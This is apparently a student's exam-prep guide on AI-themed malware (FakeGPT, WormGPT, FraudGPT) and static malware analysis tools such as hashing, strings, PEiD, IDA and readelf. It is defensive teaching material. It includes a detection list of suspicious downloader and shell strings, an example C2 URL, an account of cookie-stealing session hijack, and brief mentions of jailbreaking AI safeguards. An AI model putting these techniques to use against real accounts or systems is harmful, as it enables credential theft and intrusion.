3.19 Examples of AI-Based Malware: FakeGPT [page 11, slide 24]

What it is (simple words): The FakeGPT malware campaign uses a malicious Chrome extension that mimics ChatGPT. It is spread through phishing and misleading ads. Once installed, it lets attackers steal sensitive information and control ad accounts, which causes financial loss and reputational damage to victims. The slide credits the research to labs.guard.io (Guardio Labs).

Analogy: A gift basket that really contains the tasty food you wanted (a working ChatGPT), but also a hidden camera that copies your house keys.

How it works (the attack flow on the slide):

1. The victim clicks a malicious sponsored post.
2. The victim installs the extension from the official extension store.
3. The browser is infected and the extension starts initial data harvesting. Browser metadata and all cookies go to attacker servers on Cloudflare Workers (the slide labels these "C2 servers").
4. The user queries ChatGPT. The extension really works (it calls the OpenAI platform API), so the user suspects nothing.
5. The extension steals Facebook account details through the Meta Graph API. Data named on the slide: Facebook session cookies, account details, and business account balance.
6. If a high-profile account is detected, the malware automates the install of a rogue Facebook app.
7. The account is hijacked.
8. The attacker uses the hijacked ad account credits to run Facebook Ads and generate more malicious ads. The loop then feeds step 1.

```
Sponsored post -> Install ext -> Data harvest -> User asks ChatGPT
      ^                                                  |
      |                                                  v
More malicious ads <- Hijacked ad account <- Steal Facebook data
```

> **ADDED CONTEXT:** Guardio Labs reported this campaign in 2023. Press coverage described a copy of the real "ChatGPT for Google" extension with a few extra lines that stole Facebook session cookies, promoted by sponsored search results and posts (BleepingComputer, The Register). A session cookie is a small token that proves you are logged in, so stealing it can skip the password and sometimes MFA. Content was rephrased for compliance with licensing restrictions.

Real-world use: A marketing manager installs "ChatGPT for Google" from an ad. Two weeks later, the company's Facebook ad account sends thousands of dollars of ads for scam products. IT finds the extension, removes it, revokes sessions, and resets credentials.

Tools and commands used here: None. Defenders review browser extensions and Facebook business access logs.

AI angle: The lure uses the popularity of an AI product. The attack is not AI that writes malware. The slide still files it under AI-based malware because the lure is an AI brand and the extension talks to real AI APIs to look normal.

Countermeasures and defense: Allow only approved browser extensions through enterprise policy, check the publisher and review history, do not trust ads for software, use MFA and security keys, revoke active sessions after a suspected breach, and watch for new connected apps in business accounts.

EXAM FOCUS:

- Keywords: "malicious Chrome extension", "mimics ChatGPT", "ad accounts", "Facebook" -> FakeGPT.
- Trap: FakeGPT is not a chatbot made for criminals (that is WormGPT or FraudGPT). It is a fake front-end that steals accounts.
- Look-alike: FakeGPT (Chrome extension, steals sessions) versus WormGPT (unrestricted chatbot) versus FraudGPT (Telegram tool).

Memory trick: "Fake = Front. Worm and Fraud = Factories." FakeGPT is a fake front door. The other two produce malicious content.

3.20 Examples of AI-Based Malware (Cont'd): WormGPT and FraudGPT [page 12, slide 25]

What it is (simple words): Two criminal chatbot tools that work like ChatGPT but without safety limits.

WormGPT (left side of the slide):

- An AI-based chatbot built on the open-sourced **GPT-J** LLM (large language model). It can read and answer natural language text.
- Attackers can enter prompts that generate human-like replies for fake emails. They use these emails to lure users into disclosing critical information and sending money.

- The screenshot shows a terminal with the WormGPT banner, a sample prompt, and Python code that the tool returned. The prompt appears to ask for a script that gathers the computer's username, external IP address, and browser cookies [UNCLEAR on page 12: tiny text]. The slide source is dazeddigital.com (best reading).

FraudGPT (right side of the slide):

- A malicious AI-driven tool tailored similarly to ChatGPT. It produces deceptive content for malicious activities.
- Attackers use it to generate deceptive content such as convincing phishing mails and social engineering tactics, create cracking tools, engage in carding activities (testing stolen payment card data), identify vulnerabilities, and more.
- The screenshot is a Telegram channel advert titled like "FraudGPT - Create, Check, Swipe, Profit". The listed features (best reading, [UNCLEAR on page 12: tiny text]) include an integrated CC (credit card) checker, a bin reputation cloud, a page creator, a site finder, profile extraction, reputable proxy vendors, a Shodan backlog, exclusive updates, professionally installed RDP plus credentials, malware heuristic correction, a polymorphic encryption designer, a plug-in or plug compiler, an optional beta program, a live-text and auto-correction virtual environment, an APK designer, and a SWIFT designer. The slide source is news.kaduu.io (best reading).

Analogy: Mainstream chatbots are shops with a security guard who refuses certain orders. WormGPT and FraudGPT are back-alley shops with no guard.

Real-world use: A scammer with poor English uses a tool like this to write fluent invoice-fraud emails (business email compromise, BEC). Tools that check grammar no longer catch the scam. A call-back rule for changed bank details does.

> **ADDED CONTEXT:** These tools appeared in 2023 on hacking forums and Telegram. Their marketing claims are often exaggerated and some listings were scams against other criminals (verify). Mainstream chatbots refuse harmful requests through guardrails, so attackers try jailbreak prompts (prompts that trick the model into ignoring its rules) or use their own unrestricted models. Prompt injection is the attack where text hidden in input makes an AI follow the attacker's instructions (OWASP Top 10 for LLM applications, LLM01).

Tools and commands used here: WormGPT, FraudGPT. Compare ChatGPT, ShellGPT (a command-line tool that talks to an AI model, ADDED CONTEXT), and other legitimate assistants used by ethical hackers.

AI angle: Attackers: fluent phishing, malicious code drafts, fake pages. Defenders: AI-assisted email filtering and staff training with simulated AI-written phishing. Example prompt (ethical hacker, in an authorized phishing awareness test): "Write a short, safe training email that looks like a delayed parcel notice, with a clear 'this is a drill' footer."

Countermeasures and defense: Strong email authentication (SPF, DKIM, DMARC), link and attachment sandboxing, verification calls for money and credential requests, MFA, user training, and monitoring of brand and executive impersonation.

EXAM FOCUS:

- Keywords: "GPT-J" -> WormGPT. "Telegram", "carding", "SWIFT designer" -> FraudGPT.
- Trap: both are criminal tools. They are not products of OpenAI.
- Look-alike: WormGPT (open-source GPT-J base) versus FraudGPT (subscription tool sold on Telegram).

Memory trick: "W-orm = J (GPT-J). Fraud = Foreign chat (Telegram)." Or: "Worm J, Fraud T."

3.21 Introduction to Malware Analysis [page 12, slide 27]

What it is (simple words): Malware analysis is the process of reverse engineering a specific piece of malware to determine its origin, its functionality, and its potential impact. Reverse engineering means taking something apart to learn how it works.

Analogy: A bomb squad studies a captured device in a blast-proof room to learn who made it, what it does, and how to stop copies of it.

Why do malware analysis? (7 reasons on the slide):

1. To determine exactly what happened.
2. To determine the malicious intent of the malware.
3. To identify indicators of compromise (IOCs): file names, hashes, IPs, domains, registry keys that show an infection.
4. To determine the complexity level of an intruder.
5. To identify the exploited vulnerability.
6. To identify the extent of damage caused by the intrusion.
7. To hold the perpetrator accountable for installing the malware.

Types of malware analysis (right side of the slide):

Type	Also called	What you do
Static malware analysis	Code analysis	Go through the executable binary code without running it
Dynamic malware analysis	Behavioral analysis	Run the malware and watch how it affects the host

The slide advises doing both static and dynamic analysis to get a detailed understanding of what the malware does.

How it works (analysis flow):

1. Prepare a safe testbed (section 3.22).
2. Do quick static checks: hash, strings, packer, file type.
3. Run it in the lab and compare before and after (dynamic).
4. Go deeper with disassembly if needed.
5. Write down IOCs and behavior in a report.

6. Use the IOCs to block, hunt, and clean.

Real-world use: After a breach, the IR (incident response) team extracts the malware sample. Analysis shows it contacts one domain and creates one scheduled task. The team blocks the domain, hunts for the task on all PCs, and removes it.

Tools and commands used here: The rest of the module. Quick map: hashes (3.24), strings (3.26), packers (3.27), PE (3.28), disassembly (3.30), ELF (3.31), Office (3.33), PDF (3.34), monitoring (3.35 to 3.50).

AI angle: AI assistants help explain assembly, summarize sandbox reports, and write detection rules. Cautions: never upload a sensitive or customer-specific sample to a public AI or online scanner, because the sample may be stored or shared, and AI answers can be wrong. ADDED CONTEXT: researchers have reported samples that carry text meant to trick AI-based analysis tools (verify). Example prompt: "Explain what this disassembly does in simple steps and list suspicious API calls."

Countermeasures and defense: Isolate the analysis lab, never analyze malware on a work machine, keep chain of custody notes if the case may go to court, and share IOCs with trusted partners.

EXAM FOCUS:

- Keywords: "reverse engineering a specific piece of malware" -> malware analysis.
- Keywords: "code analysis" -> static. "Behavioral analysis" -> dynamic.
- Trap: static analysis does not run the file. Dynamic analysis does run it, so it needs a safe lab.
- Best-answer rule: for a deep, reliable answer use both static and dynamic analysis.

Memory trick: "Static = Still (not running). Dynamic = Does things (running)."

3.22 Malware Analysis Procedure: Preparing the Testbed [page 13, slide 28, shown twice]

What it is (simple words): A testbed is a safe lab built to run and examine malware without harming real systems. The slide gives nine steps (STEP 01 to STEP 09). The second screenshot on page 13 shows the same slide on the video stage.

Analogy: A quarantine ward with sealed windows, a one-way glass, and no connection to the main hospital.

The 9 steps from the slide, with the reason for each:

Step	What you do	Why
01	Allocate a physical system for the analysis lab	A separate machine keeps malware away from work PCs
02	Install a virtual machine (VMware, Hyper-V, etc.)	A VM can be reset with a snapshot
03	Install guest OS in the virtual machine(s)	This is the victim system

Step	What you do	Why
04	Isolate the system from the network: NIC in host-only mode	Malware cannot reach the internet or LAN
05	Simulate internet services using tools such as INetSim	Malware often needs DNS, web, mail to behave
06	Disable shared folders and guest isolation	Cuts paths from guest to host
07	Install malware analysis tools	Needed to observe behavior
08	Generate the hash value of each OS and tool	Detect later tampering or changes
09	Copy the malware over to the guest OS	Only now is the sample placed in the lab

```
Physical host
  +-- Virtual machine(s) with guest OS
        NIC = HOST-ONLY (no internet)
        shared folders OFF, clipboard/drag-drop OFF
        INetSim = fake internet (DNS, HTTP, SMTP, ...)
        analysis tools installed, hashes recorded
        malware copied in LAST
```

EXAM TIP: The NIC is "host-only", never bridged. Simulate internet with INetSim. Hash every OS and tool before you copy the malware in. The malware goes in last (step 09).

ADDED CONTEXT: INetSim is a Linux program that fakes common internet services (such as DNS, HTTP, HTTPS, SMTP, FTP) and logs what a sample asks for. It usually runs in a second VM that the analysis VM uses as its DNS and gateway. The slide's wording "guest isolation" is unusual. In VMware, the "Guest Isolation" settings control copy-paste and drag-and-drop between host and guest. Turn them off to keep the guest cut off (verify wording in your courseware). Good lab practice also takes a clean snapshot before step 09 so you can revert after each run.

Real-world use: An analyst reverts the VM to the clean snapshot, starts INetSim, drops the sample, runs it, and sees it ask for a domain and then try to download a file. INetSim logs the requests. The analyst records the domain as an IOC and reverts the snapshot.

Tools and commands used here: VMware, Hyper-V, INetSim. Alternatives: VirtualBox, FLARE VM, REMnux, Cuckoo Sandbox (section 4).

AI angle: Ask an AI assistant to produce a checklist for a lab, then compare it to these nine steps. Example prompt: "Make a pre-run checklist for a malware analysis VM and tell me which items protect the host from escape."

Countermeasures and defense: Keep the hypervisor patched (VM escape bugs exist), never use bridged networking for live malware, keep the lab off the corporate network, and store samples in password-protected archives.

EXAM FOCUS:

- Keyword "host-only" -> network isolation of the NIC. Keyword "INetSim" -> simulate internet services.

- Order trap: the malware is copied in last (step 09). Hash values are made before that (step 08).
- Trap: bridged or NAT networking is wrong for dangerous malware. The slide says host-only.
- Look-alike: INetSim (fakes internet) versus Wireshark (watches traffic).

Memory trick: "P-V-G-H-I-S-T-H-C": Physical, VM, Guest OS, Host-only, INetSim, Shared off, Tools, Hash, Copy malware. Short: "Pretend Vets Give Hamsters Ice Sandwiches To Hear Chirps".

3.23 Static Malware Analysis: Overview [page 14, slide 29]

What it is (simple words): In static analysis you do not run the malware code. You examine the file itself with different tools and techniques to quickly decide whether it is malicious. Studying the binary code (the compiled program) shows what the malware can do, its network signatures, how the exploit is packaged, and which files it depends on.

Analogy: Reading a recipe and listing the ingredients without cooking the dish.

The 10 static analysis techniques on the slide:

#	Technique	Guide section
1	File fingerprinting	3.24
2	Local and online malware scanning	3.25
3	Performing string search	3.26
4	Identifying packing/obfuscation methods	3.27
5	Finding the portable executables (PE) information	3.28
6	Identifying file dependencies	3.29
7	Malware disassembly	3.30
8	Analyzing ELF executable files	3.31
9	Analyzing Mach-O executable files	3.32
10	Analyzing malicious MS Office documents	3.33 (PDF in 3.34)

How it works (a sensible order):

1. Hash the file and look the hash up (1, 2).
2. Pull out readable strings (3).
3. Check if the file is packed (4).
4. Read the file's headers: PE, ELF, or Mach-O (5, 8, 9).
5. List the libraries and functions it uses (6).
6. Disassemble the parts that matter (7).
7. For documents, extract macros and scripts (10).

Real-world use: A suspicious attachment arrives. In ten minutes an analyst hashes it, finds it matches a known malware family, reads URLs in its strings, and blocks them. No need to run it.

> **ADDED CONTEXT:** The slide says no safe environment is needed because the code is not run. In practice, still handle samples in an isolated lab, because one accidental double-click runs them.

Tools and commands used here: The tools in 3.24 to 3.34 and commands in section 5.

AI angle: An AI assistant can read a list of strings or a disassembly listing and suggest what the sample does. Example prompt: "Here are strings from a Windows executable. Group them into network, file, registry, and command strings and flag any that look like a C2 address."

Countermeasures and defense: Static analysis is a defender's method. Its limit is packed or encrypted code, which hides the real instructions. When static analysis stops, move to dynamic analysis.

EXAM FOCUS:

- Keywords: "do not run", "binary code", "code analysis" -> static analysis.
- Know the 10 techniques by name. Questions give a tool and ask the technique.
- Trap: static analysis can be fooled by packing and obfuscation. Dynamic analysis then reveals real behavior.

Memory trick: "F-S-S-P-P-D-D-E-M-O": File fingerprint, Scan, Strings, Packing, PE, Dependencies, Disassembly, ELF, Mach-O, Office. Say "Few Sharks Sleep; Pirates Pack Dry Dried Eels, Mangoes, Olives".

3.24 Static Malware Analysis: File Fingerprinting [page 14, slide 30]

What it is (simple words): File fingerprinting is the process of computing the hash value for a given binary code. A hash is a short fixed-length string made from the file's bytes. You can use the hash to uniquely identify the malware, or to check later whether any change was made to the binary code during analysis.

Analogy: A fingerprint on a glass. Two different people almost never share one. If one speck of the glass changes, the fingerprint changes completely.

How it works (numbered steps):

1. Run a hash tool on the sample (the slide uses HashMyFiles).
2. Record the values (for example MD5 and SHA-256).
3. Search the hash in malware databases to see if it is known.
4. After analysis, hash again. If the value changed, the file was modified.

What the slide shows:

- **HashMyFiles** (NirSoft, nirsoft.net) produces the hash value of a file using the MD5, SHA1, CRC32, SHA-256, SHA-512, and SHA-384 algorithms. The screenshot is a table with columns for file name and each hash, plus a "Full Path" column.
- **File fingerprinting tools list:** Hashing (github.com), SHA-256 hash calculator (xorbin.com), Hash Tool (digitalvolcano.co.uk), MD5sums (pc-tools.net), and tools4noobs online hash calculator (tools4noobs.com).

Hash algorithm facts (ADDED CONTEXT):

Algorithm	Output size	Note
MD5	128 bits	Fast; collisions can be made, so weak for security
SHA-1	160 bits	Deprecated for security use
SHA-256	256 bits	Common standard for malware IDs
SHA-384	384 bits	Part of the SHA-2 family
SHA-512	512 bits	Part of the SHA-2 family
CRC32	32 bits	Error check only; not a secure hash

Real-world use: An IR team shares one SHA-256 value with partner companies. Every partner searches its endpoints for that value. One match finds the infected host.

Tools and commands used here: HashMyFiles and the five other tools above. Command line (ADDED CONTEXT, section 5.13): `sha256sum`, `md5sum`, `certutil -hashfile`, `Get-FileHash`.

AI angle: Do not paste unique sample files into public AI tools, but hashes are safe to paste. Example prompt: "I have this SHA-256 of a suspicious file. Give me a checklist of public databases where I can look it up."

Countermeasures and defense: Allow only software with known good hashes (allow-listing), block known bad hashes at the endpoint, and keep a hash list for lab OS and tools (testbed step 08).

EXAM FOCUS:

- Keywords: "compute the hash value", "uniquely identify the malware", "verify changes" -> file fingerprinting.
- Tool: HashMyFiles (algorithms: MD5, SHA1, CRC32, SHA-256, SHA-512, SHA-384).
- Trap: a changed hash does not say "malicious". It says "different file". Attackers recompile or pack to get new hashes, so a hash match is proof, but no match is not proof of safety.
- Look-alike: hash (one-way fingerprint) versus encryption (reversible with a key).

Memory trick: "Hash = Hash browns: same ingredients, same plate; change one pea, it looks different."

3.25 Static Malware Analysis: Local and Online Malware Scanning [item 2 on page 14, slide 29; no separate slide in the notes]

What it is (simple words): The static analysis list names "local and online malware scanning" as technique 2, but the slide that explains it (probably slide 31) is not in your screenshots. This section is ADDED CONTEXT. Scanning means checking the file with antivirus engines. Local scanning uses antivirus on the analysis machine. Online scanning uploads the file (or its hash) to a web service that runs many engines.

Analogy: Asking one doctor (local antivirus) versus sending the same X-ray to 70 doctors at once (online multi-engine scanner).

How it works (numbered steps):

1. Scan locally with one or more antivirus products.
2. Look up the hash in an online service first (this does not share the file).
3. If needed, upload the file to a multi-engine scanner or an online sandbox.
4. Compare the results. Many engines agree = probably malicious. One engine only = maybe a false positive (a clean file wrongly flagged).

Common services (ADDED CONTEXT, verify features): VirusTotal (multi-engine scanner and file database), Hybrid Analysis (online sandbox), MetaDefender (multi-engine scanning), Intezer Analyze (code reuse analysis; Intezer also appears on the ELF slide), and ClamAV (open-source local engine).

Real-world use: An analyst looks up a hash on VirusTotal first. It shows "known Trojan" and gives the family name. She does not need to upload the file, so she keeps the sample private.

Tools and commands used here: VirusTotal, Hybrid Analysis, ClamAV (ADDED).

AI angle: Online scanners now use ML to score files. Ask an AI assistant to explain a scan report in plain words, but check the details by hand.

Countermeasures and defense: Uploading a file to a public service can leak confidential data and warns the attacker that the sample was found (some attackers monitor lookups). Prefer a hash lookup for sensitive cases.

EXAM FOCUS:

- Keyword "multi-engine" -> online scanner such as VirusTotal.
- Trap: a clean scan result does not prove a file is safe, because new or packed malware may have no signature yet.

Memory trick: "Look up the hash before you send the file."

3.26 Static Malware Analysis: Performing Strings Search [page 15, slide 32]

What it is (simple words): Strings are runs of readable text inside a program. Programs use them to communicate with the user, for example status messages and

error messages. In malware analysis you extract the embedded strings from the executable file and read them for clues. The slide uses the tool BinText.

Analogy: Shaking a sealed envelope and reading the words that fall out. You might see a name, a web address, or a password.

What the slide shows:

- BinText window with the file path of an njRAT sample (best reading: njRAT v0.7d.exe) and an "Advanced view" option ticked. The table columns are File pos, Mem pos, ID, and Text. A marker shows if the string is ASCII (A) or Unicode (U).
- Readable strings (best reading): LegalCopyright, OriginalFilename, ProductName njRAT, ProductVersion, AssemblyVersion, and "This program cannot be run in DOS mode" (the standard Windows stub message). [UNCLEAR on page 15: small text.]
- A **String Searching Tools** list: FLOSS (github.com), Strings (learn.microsoft.com), Free EXE DLL Resource Extract (resourceextract.com), FileSeek (fileseek.ca), and Hex Workshop (hexworkshop.com).

How it works (numbered steps):

1. Open the sample in a strings tool (never run it).
2. Scan the list for network, file, registry, and command words.
3. Note IOCs: URLs, IP addresses, domains, file paths, registry keys, mutex names, and API function names.
4. Check for gibberish, which hints at encryption or packing (go to 3.27).

> **ADDED CONTEXT:** FLOSS stands for FireEye Labs Obfuscated String Solver. Unlike plain `strings`, it also tries to decode strings that malware builds or hides at run time (such as stack strings). Suspicious words to look for: `CreateRemoteThread`, `VirtualAlloc`, `URLDownloadToFile`, `cmd.exe`, `powershell`, `HKEY_`, `.onion`, "Your files have been encrypted".

Real-world use: An analyst runs a strings tool on a mystery file and sees a hard-coded address `http://203.0.113.9/gate.php` and the text "decrypt your files". She blocks the address and files a ransomware ticket.

Tools and commands used here: BinText, FLOSS, Strings (Microsoft), Free EXE DLL Resource Extract, FileSeek, Hex Workshop. Linux `strings` command (section 5.2).

AI angle: Paste long string lists into an AI assistant to group them. Example prompt: "Sort these strings into likely C2 domains, file paths, registry keys, and error messages."

Countermeasures and defense: Defenders can add a detection rule on strings (for example YARA, ADDED CONTEXT). Malware authors counter with encryption and packing.

EXAM FOCUS:

- Keywords: "embedded strings", "readable text" -> strings search. Tool: BinText.
- Trap: a packed file shows very few useful strings. This is a clue for packing.
- Look-alike: BinText/Strings (print text) versus FLOSS (decodes hidden strings too).

Memory trick: "Strings = clues in plain text." Shake the file until the words fall out.

3.27 Static Malware Analysis: Identifying Packing and Obfuscation Methods [page 15, slide 33]

What it is (simple words): Attackers often use packers to compress, encrypt, or modify a malware executable so that detection fails. Packing makes static analysis harder for reverse engineers, because the actual program logic and other metadata are hidden. The slide uses PEiD to detect the most common packers, cryptors, and compilers for PE (Portable Executable) files.

Analogy: A suitcase vacuum-packed so tightly that you cannot tell what is inside until you open the seal.

Tools on the slide:

Tool	What the slide says
PEiD	Details on Windows executables; 600+ packer and compiler signatures
Detect It Easy (DIE)	Finds compiler, linker, packer by signature-based detection
Macro_Pack	Packaging/obfuscation tool (for macros and scripts)
UPX	Packaging/obfuscation tool (the Ultimate Packer for eXecutables)
ASPack	Packaging/obfuscation tool (aspack.com)
VMProtect	Packaging/obfuscation tool (vmpsoft.com)
ps2-packer	Packaging/obfuscation tool (github.com)

The PEiD screenshot shows fields such as Entrypoint, EP Section, File Offset, First Bytes, Linker Info, and Subsystem (Win32 GUI), plus a line that names the compiler guess (best reading: Microsoft Visual C# / Basic .NET). The DIE screenshot shows a results list for the file. [UNCLEAR on page 15: small text.]

How it works (numbered steps):

1. Load the sample in PEiD or DIE.
2. Read the packer or compiler name.
3. If packed, unpack it (use the packer's own unpack option, or run it in a debugger and dump it from memory).
4. Analyze the unpacked file.

> **ADDED CONTEXT:** Signs of packing: high entropy (the data looks random), very few imported functions (often only `LoadLibrary` and `GetProcAddress`), odd section names (UPX0, UPX1), and a tiny code section. UPX can unpack its own files with `upx -d` (verify). PEiD is old and no longer updated, so DIE is the modern alternative. A crypter (3.5) does a similar job to a packer, but its goal is to hide, not to shrink.

Real-world use: A tester finds a file with almost no strings. PEiD says "UPX". She unpacks it and now sees URLs and commands in the strings.

Tools and commands used here: PEiD, Detect It Easy, UPX, ASPack, VMProtect, ps2-packer, Macro_Pack.

AI angle: Attackers can ask AI to write custom packing code to dodge generic signatures. Defenders use ML on entropy and structure to spot packed files.

Countermeasures and defense: Treat unknown packers as suspect, use behavior-based and sandbox detection, and allow only signed software.

EXAM FOCUS:

- Keywords: "compress, encrypt, or modify an executable to avoid detection" -> packing.
- Tool for "detects packers, cryptors, and compilers" -> PEiD. "Over 600 packers" -> PEiD.
- Trap: UPX is a packer, not a detection tool. PEiD and DIE detect.
- Look-alike: packer (compress and wrap) versus crypter (encrypt to dodge antivirus) versus obfuscator (scramble code).

Memory trick: "PEiD = Peek ID": it peeks at the file and names the packer.

3.28 Static Malware Analysis: Finding the Portable Executables (PE) Information [page 16, slide 34]

What it is (simple words): The PE format is the executable file format used on Windows. EXE and DLL files use it. A PE file stores metadata. You analyze that metadata to learn the time and date of compilation, the functions imported and exported by the program, the linked libraries, icons, menus, version information, and strings embedded in resources.

Analogy: The label and ingredient list on a food package. The label does not tell you the taste (behavior), but it tells you what went in.

Tools on the slide:

- **PE Explorer** (heaventools.com): lets you open, view, and edit different 32-bit Windows executable file types (also called PE files), ranging from common ones such as EXE and DLL.
- **PE extraction tools:** Portable Executable Scanner (pescan, tzworks.net) and Resource Hacker (angusj.com).

How it works (numbered steps):

1. Open the file in a PE tool.
2. Read the headers: compile date, sections, imports, exports.
3. Look at the resources: icons, dialogs, version info, embedded files.
4. Compare to what the file claims to be. For example, a "PDF reader" that imports networking and keylogging functions is suspicious.

> **ADDED CONTEXT:** A PE file starts with the "MZ" header (letters from Mark Zbikowski, hex 4D 5A) followed by a "PE" signature. Main parts: DOS header, PE (COFF) file header, optional header, section table, and sections such as `.text` (code), `.data`, `.rdata`, `.rsrc` (resources), and `.reloc`. The import table lists functions the file takes from DLLs. The export table lists functions it offers. The compile timestamp can be faked.

Real-world use: An analyst sees a file with the Word icon, a compile date from last week, and imports for `URLDownloadToFile` and `CreateProcess`. These do not belong to a document. She marks the file as a likely downloader.

Tools and commands used here: PE Explorer, pescan, Resource Hacker.

AI angle: Ask an AI assistant to explain what a list of imported Windows functions suggests. Example prompt: "These are the imported API functions of a sample. What capabilities do they suggest?"

Countermeasures and defense: Defenders can write rules on PE traits such as odd section names or mismatched icons. Attackers can edit metadata, so use several clues together.

EXAM FOCUS:

- Keywords: "executable file format used on Windows", "time and date of compilation", "imported and exported functions" -> PE information.
- Trap: PE is for Windows. ELF is for Linux. Mach-O is for macOS and iOS.
- Tool: PE Explorer (view and edit), Resource Hacker (resources).

Memory trick: "PE = Portable Executable = Windows. MZ is its first handshake."

3.29 Static Malware Analysis: Identifying File Dependencies [page 16, slide 35]

What it is (simple words): File dependencies are the internal system files that a program needs to work properly. You check the dynamically linked list in the malware executable. Looking at the library functions it uses helps you estimate what the malware program can do. The slide uses Dependency Walker.

Analogy: Checking which tools a mechanic carries in the toolbox. A toolbox full of lock-picks tells you the plan.

What the slide shows:

- **Dependency Walker** (dependencywalker.com) lists all dependent modules of an executable file and builds hierarchical tree diagrams. It also records all functions of each module exports and calls.
- The screenshot has a module tree on the left and two tables labeled with callouts "Import Section" and "Export Section". Red error lines at the bottom (such as a missing implicit or forwarded dependency on API-MS-WIN-CORE... files) are common with this old tool on new Windows versions [UNCLEAR on page 16: small text].

- **Dependency checking tools list:** Dependency-check (jeremylong.github.io), Dependency Finder (depfind.sourceforge.io), PE Explorer Dependency Scanner (pe-explorer.com), and RetireJS (retirejs.github.io).

How it works (numbered steps):

1. Open the executable in Dependency Walker.
2. Read the tree of DLLs it loads (for example KERNEL32.DLL, WS2_32.DLL).
3. Open the imports list. Network, registry, process, and crypto functions each hint at a capability.
4. Note missing modules or modules that should not be there.

> **ADDED CONTEXT:** Examples of hints: `WS2_32.DLL` (Winsock networking), `WININET.DLL` (internet access), `ADVAPI32.DLL` (registry and services), `CRYPT32.DLL` (cryptography). In real life, OWASP Dependency-Check and RetireJS are software composition tools that find vulnerable libraries. The slide groups them here because they list dependencies.

Real-world use: A "calculator" program that loads WS2_32.DLL and ADVAPI32.DLL and imports registry and socket functions is odd. The analyst flags it for deeper study.

Tools and commands used here: Dependency Walker, Dependency-check, Dependency Finder, PE Explorer, RetireJS.

AI angle: Same as 3.28: ask AI what a list of DLLs and functions means, then verify with documentation.

Countermeasures and defense: Application control that allows only known good programs with expected libraries, and endpoint detection that alerts on unusual library use.

EXAM FOCUS:

- Keywords: "dependencies", "dynamically linked list", "hierarchical tree diagrams" -> Dependency Walker.
- Trap: Dependency Walker lists imports and exports. It does not run the file.
- Look-alike: Dependency Walker (modules and functions) versus PEiD (packer) versus IDA (assembly).

Memory trick: "Walker walks the tree of DLLs."

3.30 Static Malware Analysis: Malware Disassembly [page 17, slide 36]

What it is (simple words): To disassemble means to turn the binary machine code back into assembly language (human-readable low-level instructions). You then read the assembly to understand the program logic and see its threat potential. Debugging tools such as OllyDbg let you step through the code.

Analogy: Translating a recording from a robot's beeps into written words, so you can read what the robot is told to do.

What the slide shows:

- **IDA Pro** (hex-rays.com) is a Windows, Linux, or Mac OS X hosted multi-processor disassembler and debugger. It can debug through instruction tracing, function tracing, and read/write/execute tracing features. The screenshot shows IDA's graph and code panes.
- **Disassembling and debugging tools list:** Ghidra (ghidra-sre.org), x64dbg (x64dbg.com), Radare2 (rada.re), OllyDbg (ollydbg.de), and WinDbg (windbg.org).

How it works (numbered steps):

1. Load the sample in a disassembler such as IDA Pro or Ghidra.
2. Let it find functions and build a graph.
3. Start at the entry point and at suspicious imports.
4. Read the logic: what it checks, what it sends, what it changes.
5. Use a debugger (x64dbg, OllyDbg, WinDbg) to step through or run parts under control.

> **ADDED CONTEXT:** A **disassembler** shows instructions (IDA, Ghidra, Radare2). A **debugger** runs the program under control with breakpoints (x64dbg, OllyDbg, WinDbg). A **decompiler** tries to rebuild C-like code (Ghidra has one built in). Ghidra was released by the US NSA as free software. WinDbg is Microsoft's debugger and is often used for kernel and crash analysis. Basic assembly words: `mov` (copy), `push` / `pop` (stack), `call` (run a function), `jmp` (jump), `cmp` (compare).

Real-world use: A reverse engineer opens a ransomware sample in Ghidra, finds the function that loops over files, and reads the key generation call. This shows a weakness that lets a rescue tool recover files without paying.

Tools and commands used here: IDA Pro, Ghidra, x64dbg, Radare2, OllyDbg, WinDbg. No commands in the notes.

AI angle: Large language models can explain short assembly blocks and suggest names for functions. Example prompt: "Explain this x86 assembly block line by line and say what high-level action it performs." Always verify the answer.

Countermeasures and defense: Malware authors add anti-debugging and anti-disassembly tricks and packing. Analysts answer with dynamic analysis, debugger plugins, and unpacking.

EXAM FOCUS:

- Keywords: "assembly language", "reverse machine code" -> IDA Pro (disassembler). "Debugging" -> OllyDbg, x64dbg, WinDbg.
- Trap: IDA is both a disassembler and a debugger. OllyDbg is mainly a debugger. Ghidra is free (NSA).
- Look-alike: disassembler (shows instructions) versus decompiler (shows C-like code) versus debugger (runs under control).

Memory trick: "IDA = I Disassemble Assembly." Olly = Debugger who steps.

3.31 Static Malware Analysis: Analyzing ELF Executable Files [page 17, slide 37]

What it is (simple words): ELF stands for Executable and Linkable Format. It is the standard executable file format on Linux and most Unix systems. The slide shows how to read ELF malware with the Linux tool `readelf`, how to pull out strings with `strings`, and how to check string reuse with Intezer.

Analogy: Opening a Linux program's "passport": it tells you its type, the machine it was built for, where it starts, and how it is laid out.

Commands on the slide (details in section 5.1 and 5.2):

Goal	Command from the slide
Identify symbols in ELF executables	`readelf -s <malware-sample>`
Identify program headers in ELF executables	`readelf -l <malware-sample>`
Identify ELF file headers	`readelf -h <malware-sample>`
Extract strings from the ELF file	`strings malware-sample > str.txt`

Analyzing string reuse with Intezer: Intezer is a malware analysis platform that scans files, URLs, endpoints, and memory dumps. It checks whether pieces of code or strings in your sample also appear in known malware. Reuse of the same strings or code points to the same author or family.

What the screenshot shows (best reading): Two Ubuntu terminal windows. One runs `readelf -l` on a test ELF file and shows "ELF file type is EXEC (Executable file)", the entry point, the number of program headers, and a table of segments (PHDR, INTERP, LOAD, DYNAMIC, NOTE, and so on). The other runs `readelf -h` and shows the ELF header: Magic bytes starting with `7f 45 4c 46`, Class ELF64, Data 2's complement little endian, OS/ABI UNIX - System V, Type EXEC (Executable file), and Machine Advanced Micro Devices X86-64. The source label is linux.die.net. [UNCLEAR on page 17: small text; numbers such as entry address are not readable.]

How it works (numbered steps):

1. Check the ELF header (`-h`) to confirm the file type, 32-bit or 64-bit, and the CPU.
2. Check the program headers (`-l`) to see segments and the program interpreter.
3. Check the symbols (`-s`) for function names, which hint at behavior.
4. Dump strings to a file (`strings ... > str.txt`) and read them.
5. Compare strings with Intezer to see known code reuse.

> **TRAP:** `readelf -s` (lowercase) shows symbols. `readelf -S` (capital) shows section headers. `-h` is the file header and `-l` is the program headers. Case matters.

> **ADDED CONTEXT:** Every ELF file begins with the 4 bytes `7f 45 4c 46`, which are "DEL" and the letters "ELF". Other helpful commands: `file` (identify the file type), `readelf -S` (section headers), `readelf -d` (dynamic section: needed libraries), `objdump -d` (disassemble), and `nm` (list symbols). Warning: `ldd` can run code from an untrusted binary, so do not use it on live malware outside a lab.

